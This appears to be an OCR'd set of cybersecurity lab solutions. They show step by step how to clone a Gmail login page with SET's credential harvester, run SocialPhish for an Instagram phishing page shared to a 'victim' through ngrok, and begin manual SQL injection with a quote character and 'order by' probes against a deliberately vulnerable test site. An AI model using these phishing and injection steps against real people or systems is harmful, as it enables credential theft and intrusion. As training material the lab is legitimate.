
Use SET Tool and create a fake Gmail page and try to capture the credentials in command line

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7 / Windows 10

Solution:

1. Start SET Tool in kali



2. Select Social-Engineering Attacks By pressing ‘1’

```
Terminal

[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
                     Version: 8.0.3
                   Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

3. Now Select Website Attack Vectors by entering 2

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

4. Now Select Credential Harvester Attack Method

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


5. Now web Temple

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```


6. Press enter for Default ip and then select Google

```
-----------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```


7. Open ip in browser with port 80



8. Now Enter Credential



9. Check in Terminal your captured credential




Task 4:

Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only

Solution:


Steps:


1. Download socialPhish in kali and give it permissions



2. Now you can run the tool using following command. This command will open help menu of the tool.


./socialphish.sh






The tool is running successfully. Now you have to give the option number to the tool for which you have to create the phishing page. Suppose you want to create the phishing page for instagram then you have to choose option 1. If you want phishing page of facebook choose option 2. Similarly, you can choose for all 33 websites in the tool.

3. We will choose: 01
   and then 02 for ngrok



4. Share link to victim and it will capture credentials



You can see here we have filled the login form we have given username as geeky and password as geekygeeky now once victim click on login all the details will be shown in socialphish terminal.

Task 5:


Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention

preventive steps to avoid SQL injections

Solution:


1. **Go to site http://testphp.vulnweb.com/**

2. Look for page having “=value” at end of url



3. Check for sql injection by adding special character at the end of url

Payload used: ‘



As we get Error Messages this confirms that site is vulnerable to sql injections.

4. Now we have to find no of columns for that we have use ‘order by’ command and increment no till we get error

order by 1

pictures

testphp.vulnweb.com/listproducts.php?cat=2 order by 1

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art


go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Paintings

Thing



Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

